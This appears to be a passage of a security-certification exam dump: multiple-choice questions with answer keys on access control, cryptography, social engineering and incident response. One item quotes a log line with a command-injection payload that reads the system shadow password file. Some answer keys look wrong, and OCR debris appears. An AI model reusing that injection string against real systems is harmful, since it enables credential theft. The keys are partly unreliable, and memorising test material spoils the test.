A security administrator has been assigned to review the security posture of the standard corporate system image for virtual machines. The security administrator conducts a thorough review of the system logs, installation procedures, and network configuration of the VM image. Upon reviewing the access logs and user accounts, the security administrator determines that several accounts will not be used in production.

Which of the following would correct the deficiencies?

A. Mandatory access controls
B. Disable remote login
C. Host hardening
D. Disabling services

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 177**
Although a web enabled application appears to only allow letters in the comment field of a web form, malicious user was able to carry a SQL injection attack by sending special characters through the web comment field.

Which of the following has the application programmer failed to implement?

A. Revision control system

B. Client side exception handling
C. Server side validation
D. Server hardening

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 178**
An attacker discovers a new vulnerability in an enterprise application. The attacker takes advantage of the vulnerability by developing new malware. After installing the malware, the attacker is provided with access to the infected machine.

Which of the following is being described?

A. Zero-day exploit
B. Remote code execution
C. Session hijacking
D. Command injection

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 179**
A security administrator returning from a short vacation receives an account lock-out message when attempting to log into the computer. After getting the account unlocked the security administrator immediately notices a large amount of emails alerts pertaining to several different user accounts being locked out during the past three days. The security administrator uses system logs to determine that the lock-outs were due to a brute force attack on all accounts that has been previously logged into that machine.

Which of the following can be implemented to reduce the likelihood of this attack going undetected?

A. Password complexity rules
B. Continuous monitoring
C. User access reviews
D. Account lockout policies

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 180**
A bank requires tellers to get manager approval when a customer wants to open a new account. A recent audit shows that there have been four cases in the previous year where tellers opened accounts without management approval. The bank president thought separation of duties would prevent this from happening.

In order to implement a true separation of duties approach the bank could:

A. Require the use of two different passwords held by two different individuals to open an account

B. Administer account creation on a role based access control approach
C. Require all new accounts to be handled by someone else other than a teller since they have different duties
D. Administer account creation on a rule based access control approach

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 181**
A security administrator has been tasked with improving the overall security posture related to desktop machines on the network. An auditor has recently that several machines with confidential customer information displayed in the screens are left unattended during the course of the day.

Which of the following could the security administrator implement to reduce the risk associated with the finding?

A. Implement a clean desk policy
B. Security training to prevent shoulder surfing
C. Enable group policy based screensaver timeouts
D. Install privacy screens on monitors

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 182**
Company policy requires the use if passphrases instead if passwords.

Which of the following technical controls MUST be in place in order to promote the use of passphrases?

A. Reuse
B. Length
C. History
D. Complexity

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 183**
During a routine audit, it is discovered that someone has been using a stale administrator account to log into a seldom used server. The person has been using the server to view inappropriate websites that are prohibited to end users.

Which of the following could best prevent this from occurring again?

A. Credential management
B. Group policy management
C. Acceptable use policy
D. Account expiration policy

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 184**
Which of the following should identify critical systems and components?

A. MOU
B. BPA
C. ITCP
D. BCP

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 185**
Which of the following works by implanting software on systems but delays execution until a specific set of conditions is met?

A. Logic bomb
B. Trojan
C. Scareware
D. Ransomware

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 186**
A web application is configured to target browsers and allow access to bank accounts to siphon money to a foreign account.

This is an example of which of the following attacks?

A. SQL injection
B. Header manipulation
C. Cross-site scripting
D. Flash cookie exploitation

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 187**
Technicians working with servers hosted at the company's datacenter are increasingly complaining of electric shocks when touching metal items which have been linked to hard drive failures.

Which of the following should be implemented to correct this issue?

A. Decrease the room temperature
B. Increase humidity in the room
C. Utilize better hot/cold aisle configurations
D. Implement EMI shielding

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 188**
A portable data storage device has been determined to have malicious firmware.

Which of the following is the BEST course of action to ensure data confidentiality?

A. Format the device
B. Re-image the device
C. Perform virus scan in the device
D. Physically destroy the device

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 189**
A security administrator must implement a system to ensure that invalid certificates are not used by a custom developed application. The system must be able to check the validity of certificates even when internet access is unavailable.

Which of the following MUST be implemented to support this requirement?

A. CSR
B. OCSP
C. CRL
D. SSH

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 190**
A technician has installed new vulnerability scanner software on a server that is joined to the company domain. The vulnerability scanner is able to provide visibility over the patch posture of all company's clients.

Which of the following is being used?

A. Gray box vulnerability testing
B. Passive scan
C. Credentialed scan

D. Bypassing security controls

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 191**
The Chief Security Officer (CISO) at a multinational banking corporation is reviewing a plan to upgrade the entire corporate IT infrastructure. The architecture consists of a centralized cloud environment hosting the majority of data, small server clusters at each corporate location to handle the majority of customer transaction processing, ATMs, and a new mobile banking application accessible from smartphones, tablets, and the Internet via HTTP. The corporation does business having varying data retention and privacy laws.

Which of the following technical modifications to the architecture and corresponding security controls should be implemented to provide the MOST complete protection of data?

A. Revoke exiting root certificates, re-issue new customer certificates, and ensure all transactions are digitally signed to minimize fraud, implement encryption for data in-transit between data centers
B. Ensure all data is encryption according to the most stringent regulatory guidance applicable, implement encryption for data in-transit between data centers, increase data availability by replicating all data, transaction data, logs between each corporate location
C. Store customer data based on national borders, ensure end-to end encryption between ATMs, end users, and servers, test redundancy and COOP plans to ensure data is not inadvertently shifted from one legal jurisdiction to another with more stringent regulations
D. Install redundant servers to handle corporate customer processing, encrypt all customer data to ease the transfer from one country to another, implement end-to-end encryption between mobile applications and the cloud.

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 192**
While reviewing the monthly internet usage it is noted that there is a large spike in traffic classified as "unknown" and does not appear to be within the bounds of the organizations Acceptable Use Policy.

Which of the following tool or technology would work BEST for obtaining more information on this traffic?

A. Firewall logs
B. IDS logs
C. Increased spam filtering
D. Protocol analyzer

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 193**
A network administrator wants to ensure that users do not connect any unauthorized devices to the company network. Each desk needs to connect a VoIP phone and computer.

Which of the following is the BEST way to accomplish this?

A. Enforce authentication for network devices
B. Configure the phones on one VLAN, and computers on another
C. Enable and configure port channels
D. Make users sign an Acceptable use Agreement

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 194**
An administrator has concerns regarding the traveling sales team who works primarily from smart phones.

Given the sensitive nature of their work, which of the following would BEST prevent access to the data in case of loss or theft?

A. Enable screensaver locks when the phones are not in use to prevent unauthorized access
B. Configure the smart phones so that the stored data can be destroyed from a centralized location
C. Configure the smart phones so that all data is saved to removable media and kept separate from the device
D. Enable GPS tracking on all smart phones so that they can be quickly located and recovered

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 195**
A user of the wireless network is unable to gain access to the network. The symptoms are:

1.) Unable to connect to both internal and Internet resources
2.) The wireless icon shows connectivity but has no network access

The wireless network is WPA2 Enterprise and users must be a member of the wireless security group to authenticate.

Which of the following is the MOST likely cause of the connectivity issues?

A. The wireless signal is not strong enough
B. A remote DDoS attack against the RADIUS server is taking place
C. The user's laptop only supports WPA and WEP
D. The DHCP scope is full
E. The dynamic encryption key did not update while the user was offline

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 196**
A chief Financial Officer (CFO) has asked the Chief Information Officer (CISO) to provide responses to a recent audit report detailing deficiencies in the organization security controls. The CFO would like to know ways in which the organization can improve its authorization controls.

Given the request by the CFO, which of the following controls should the CISO focus on in the report? (Choose three)

A. Password complexity policies
B. Hardware tokens
C. Biometric systems
D. Role-based permissions
E. One time passwords
F. Separation of duties
G. Multifactor authentication
H. Single sign-on
I. Lease privilege

**Correct Answer:** DFI
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 197**
A mobile device user is concerned about geographic positioning information being included in messages sent between users on a popular social network platform. The user turns off the functionality in the application, but wants to ensure the application cannot re-enable the setting without the knowledge of the user.

Which of the following mobile device capabilities should the user disable to achieve the stated goal?

A. Device access control
B. Location based services
C. Application control
D. GEO-Tagging

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 198**
A member of a digital forensics team, Joe arrives at a crime scene and is preparing to collect system data. Before powering the system off, Joe knows that he must collect the most volatile date first.

Which of the following is the correct order in which Joe should collect the data?

A. CPU cache, paging/swap files, RAM, remote logging data
B. RAM, CPU cache. Remote logging data, paging/swap files
C. Paging/swap files, CPU cache, RAM, remote logging data
D. CPU cache, RAM, paging/swap files, remote logging data

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 199**
An organization has hired a penetration tester to test the security of its ten web servers. The penetration tester is able to gain root/administrative access in several servers by exploiting vulnerabilities associated with the implementation of SMTP, POP, DNS, FTP, Telnet, and IMAP.

Which of the following recommendations should the penetration tester provide to the organization to better protect their web servers in the future?

A. Use a honeypot
B. Disable unnecessary services
C. Implement transport layer security
D. Increase application event logging

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 200**
A security engineer is faced with competing requirements from the networking group and database administrators. The database administrators would like ten application servers on the same subnet for ease of administration, whereas the networking group would like to segment all applications from one another.

Which of the following should the security administrator do to rectify this issue?

A. Recommend performing a security assessment on each application, and only segment the applications with the most vulnerability
B. Recommend classifying each application into like security groups and segmenting the groups from one another
C. Recommend segmenting each application, as it is the most secure approach
D. Recommend that only applications with minimal security features should be segmented to protect them

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 201**
A security analyst has been asked to perform a review of an organization's software development lifecycle. The analyst reports that the lifecycle does not contain a phase in which team members evaluate and provide critical feedback of another developer's code.

Which of the following assessment techniques is BEST described in the analyst's report?

A. Architecture evaluation
B. Baseline reporting
C. Whitebox testing
D. Peer review

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 202**

An attacker wearing a building maintenance uniform approached a company's receptionist asking for access to a secure area. The receptionist asks for identification, a building access badge and checks the company's list approved maintenance personnel prior to granting physical access to the secure are.

The controls used by the receptionist are in place to prevent which of the following types of attacks?

A. Tailgating
B. Shoulder surfing
C. Impersonation
D. Hoax

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 203**
A security administrator is tasked with conducting an assessment made to establish the baseline security posture of the corporate IT infrastructure. The assessment must report actual flaws and weaknesses in the infrastructure. Due to the expense of hiring outside consultants, the testing must be performed using in-house or cheaply available resource. There cannot be a possibility of any requirement being damaged in the test.

Which of the following has the administrator been tasked to perform?

A. Risk transference
B. Penetration test
C. Threat assessment
D. Vulnerability assessment

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 204**
A network administrator is attempting to troubleshoot an issue regarding certificates on a secure website. During the troubleshooting process, the network administrator notices that the web gateway proxy on the local network has signed all of the certificates on the local machine.

Which of the following describes the type of attack the proxy has been legitimately programmed to perform?

A. Transitive access
B. Spoofing
C. Man-in-the-middle
D. Replay

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 205**
Which of the following use the SSH protocol?

A. Stelnet
B. SCP
C. SNMP
D. FTPS
E. SSL
F. SFTP

**Correct Answer:** BF
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 206**
Which of the following is the GREATEST risk to a company by allowing employees to physically bring their personal smartphones to work?

A. Taking pictures of proprietary information and equipment in restricted areas.
B. Installing soft token software to connect to the company's wireless network.
C. Company cannot automate patch management on personally-owned devices.
D. Increases the attack surface by having more target devices on the company's campus

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 207**
Which of the following is the summary of loss for a given year?

A. MTBF
B. ALE
C. SLA
D. ARO

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 208**
A Security Officer on a military base needs to encrypt several smart phones that will be going into the field.

Which of the following encryption solutions should be deployed in this situation?

A. Elliptic curve
B. One-time pad
C. 3DES
D. AES-256

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 209**
An organization relies heavily on an application that has a high frequency of security updates. At present, the security team only updates the application on the first Monday of each month, even though the security updates are released as often as twice a week.

Which of the following would be the BEST method of updating this application?

A. Configure testing and automate patch management for the application.
B. Configure security control testing for the application.
C. Manually apply updates for the application when they are released.
D. Configure a sandbox for testing patches before the scheduled monthly update.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 210**
A technician must configure a firewall to block external DNS traffic from entering a network.

Which of the following ports should they block on the firewall?

A. 53
B. 110
C. 143
D. 443

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 211**
A software development company needs to share information between two remote servers, using encryption to protect it. A programmer suggests developing a new encryption protocol, arguing that using an unknown protocol with secure, existing cryptographic algorithm libraries will provide strong encryption without being susceptible to attacks on other known protocols.

Which of the following summarizes the BEST response to the programmer's proposal?

A. The newly developed protocol will only be as secure as the underlying cryptographic algorithms used.
B. New protocols often introduce unexpected vulnerabilities, even when developed with otherwise secure and tested algorithm libraries.
C. A programmer should have specialized training in protocol development before attempting to design a new encryption protocol.
D. The obscurity value of unproven protocols against attacks often outweighs the potential for introducing new vulnerabilities.

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 212**
A security technician would like to obscure sensitive data within a file so that it can be transferred without causing suspicion.

Which of the following technologies would BEST be suited to accomplish this?

A. Transport Encryption
B. Stream Encryption
C. Digital Signature
D. Steganography

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**
Explanation:
Steganography is the process of hiding a message in another message so as to obfuscate its importance. It is also the process of hiding a message in a medium such as a digital image, audio file, or other file. In theory, doing this prevents analysts from detecting the real message. You could encode your message in another file or message and use that file to hide your message.

**QUESTION 213**
A supervisor in your organization was demoted on Friday afternoon. The supervisor had the ability to modify the contents of a confidential database, as well as other managerial permissions. On Monday morning, the database administrator reported that log files indicated that several records were missing from the database.

Which of the following risk mitigation strategies should have been implemented when the supervisor was demoted?

A. Incident management
B. Routine auditing
C. IT governance
D. Monthly user rights reviews

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 214**
Which of the following attack types is being carried out where a target is being sent unsolicited messages via Bluetooth?

A. War chalking
B. Bluejacking
C. Bluesnarfing
D. Rogue tethering

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**
Explanation:
Bluejacking is the sending of unsolicited messages over Bluetooth to Bluetooth-enabled devices such as

mobile phones, PDAs or laptop computers, sending a vCard which typically contains a message in the name field (i.e., for bluedating or bluechat) to another Bluetooth-enabled device via the OBEX protocol.

**QUESTION 215**
Joe is exchanging encrypted email with another party. Joe encrypts the initial email with a key. When Joe receives a response, he is unable to decrypt the response with the same key he used initially.

Which of the following would explain the situation?

A. An ephemeral key was used for one of the messages
B. A stream cipher was used for the initial email; a block cipher was used for the reply
C. Out-of-band key exchange has taken place
D. Asymmetric encryption is being used

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**
Explanation:
Asymmetric algorithms use two keys to encrypt and decrypt data. These asymmetric keys are referred to as the public key and the private key. The sender uses the public key to encrypt a message, and the receiver uses the private key to decrypt the message; what one key does, the other one undoes.

**QUESTION 216**
Recently several employees were victims of a phishing email that appeared to originate from the company president. The email claimed the employees would be disciplined if they did not click on a malicious link in the message.

Which of the following principles of social engineering made this attack successful?

A. Authority
B. Spamming
C. Social proof
D. Scarcity

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 217**
Which of the following is the LEAST secure hashing algorithm?

A. SHA1
B. RIPEMD
C. MD5
D. DES

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 218**
An employee uses RDP to connect back to the office network.

If RDP is misconfigured, which of the following security exposures would this lead to?

A. A virus on the administrator's desktop would be able to sniff the administrator's username and password.
B. Result in an attacker being able to phish the employee's username and password.
C. A social engineering attack could occur, resulting in the employee's password being extracted.
D. A man in the middle attack could occur, resulting the employee's username and password being captured.

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 219**
Joe, the security administrator, sees this in a vulnerability scan report:

"The server 10.1.2.232 is running Apache 2.2.20 which may be vulnerable to a mod_cgi exploit."

Joe verifies that the mod_cgi module is not enabled on 10.1.2.232. This message is an example of:

A. a threat.
B. a risk.
C. a false negative.
D. a false positive.

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 220**
An auditor has identified an access control system that can incorrectly accept an access attempt from an unauthorized user. Which of the following authentication systems has the auditor reviewed?

A. Password-based
B. Biometric-based
C. Location-based
D. Certificate-based


**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**


**QUESTION 221**
DRAG DROP

Drag and drop the correct protocol to its default port.

**Select and Place:**




**Correct Answer:**




**Section: (none)**
**Explanation**

**Explanation/Reference:**
Explanation:

FTP uses TCP port 21. Telnet uses port 23.
SSH uses TCP port 22.
All protocols encrypted by SSH, including SFTP, SHTTP, SCP, SExec, and slogin, also use TCP port 22.
Secure Copy Protocol (SCP) is a secure file-transfer facility based on SSH and Remote Copy Protocol (RCP).
Secure FTP (SFTP) is a secured alternative to standard File Transfer Protocol (FTP). SMTP uses TCP port 25.
Port 69 is used by TFTP.
SNMP makes use of UDP ports 161 and 162.
http://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers

**QUESTION 222**
The Chief Technology Officer (CTO) of a company, Ann, is putting together a hardware budget for the next 10 years. She is asking for the average lifespan of each hardware device so that she is able to calculate when she will have to replace each device.

Which of the following categories BEST describes what she is looking for?

A. ALE
B. MTTR
C. MTBF
D. MTTF

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 223**
A software developer wants to ensure that the application is verifying that a key is valid before establishing SSL connections with random remote hosts on the Internet.

Which of the following should be used in the code? (Choose two.)

A. Escrowed keys
B. SSL symmetric encryption key
C. Software code private key
D. Remote server public key
E. OCSP

**Correct Answer:** CE
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 224**
A security guard has informed the Chief Information Security Officer that a person with a tablet has been walking around the building. The guard also noticed strange white markings in different areas of the parking lot.

The person is attempting which of the following types of attacks?

A. Jamming
B. War chalking
C. Packet sniffing
D. Near field communication

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 225**
A system administrator is configuring a site-to-site VPN tunnel.

Which of the following should be configured on the VPN concentrator during the IKE phase?

A. RIPEMD
B. ECDHE
C. Diffie-Hellman

D. HTTPS

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 226**
A network operations manager has added a second row of server racks in the datacenter. These racks face the opposite direction of the first row of racks.

Which of the following is the reason the manager installed the racks this way?

A. To lower energy consumption by sharing power outlets
B. To create environmental hot and cold isles
C. To eliminate the potential for electromagnetic interference
D. To maximize fire suppression capabilities

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 227**
Phishing emails frequently take advantage of high-profile catastrophes reported in the news.

Which of the following principles BEST describes the weakness being exploited?

A. Intimidation
B. Scarcity
C. Authority
D. Social proof

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 228**
New magnetic locks were ordered for an entire building. In accordance with company policy, employee safety is the top priority.

In case of a fire where electricity is cut, which of the following should be taken into consideration when installing the new locks?

A. Fail safe
B. Fault tolerance
C. Fail secure
D. Redundancy

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 229**
Anne, the Chief Executive Officer (CEO), has reported that she is getting multiple telephone calls from someone claiming to be from the helpdesk. The caller is asking to verify her network authentication credentials because her computer is broadcasting across the network.

This is MOST likely which of the following types of attacks?

A. Vishing
B. Impersonation
C. Spim
D. Scareware

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 230**
An administrator discovers the following log entry on a server:

Nov 12 2013 00:23:45 httpd[2342]: GET /app2/prod/proc/process.php?input=change;cd%20../../../etc;cat%20shadow

Which of the following attacks is being attempted?

A. Command injection
B. Password attack
C. Buffer overflow
D. Cross-site scripting

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 231**
A security team wants to establish an Incident Response plan. The team has never experienced an incident.

Which of the following would BEST help them establish plans and procedures?

A. Table top exercises
B. Lessons learned
C. Escalation procedures
D. Recovery procedures

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 232**

Which of the following would verify that a threat does exist and security controls can easily be bypassed without actively testing an application?

A. Protocol analyzer
B. Vulnerability scan
C. Penetration test
D. Port scanner

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**
Explanation:
A vulnerability scan is the automated process of proactively identifying security vulnerabilities of computing systems in a network in order to determine if and where a system can be exploited and/or threatened.
While public servers are important for communication and data transfer over the Internet, they open the door to potential security breaches by threat agents, such as malicious hackers.
Vulnerability scanning employs software that seeks out security flaws based on a database of known flaws, testing systems for the occurrence of these flaws and generating a report of the findings that an individual or an enterprise can use to tighten the network's security.
Vulnerability scanning typically refers to the scanning of systems that are connected to the Internet but can also refer to system audits on internal networks that are not connected to the Internet in order to assess the threat of rogue software or malicious employees in an enterprise.

**QUESTION 233**
Which of the following technologies would be MOST appropriate to utilize when testing a new software patch before a company-wide deployment?

A. Cloud computing
B. Virtualization
C. Redundancy
D. Application control

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**
Explanation:
Virtualization is used to host one or more operating systems in the memory of a single host computer and allows multiple operating systems to run simultaneously on the same hardware, reducing costs.
Virtualization offers the flexibility of quickly and easily making backups of entire virtual systems, and quickly recovering the virtual system when errors occur. Furthermore, malicious code compromises of virtual systems rarely affect the host system, which allows for safer testing and experimentation.

**QUESTION 234**
A system administrator needs to implement 802.1x whereby when a user logs into the network, the authentication server communicates to the network switch and assigns the user to the proper VLAN.

Which of the following protocols should be used?

A. RADIUS
B. Kerberos
C. LDAP
D. MSCHAP

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 235**
A security administrator receives notice that a third-party certificate authority has been compromised, and new certificates will need to be issued.

Which of the following should the administrator submit to receive a new certificate?

A. CRL
B. OSCP
C. PFX
D. CSR
E. CA

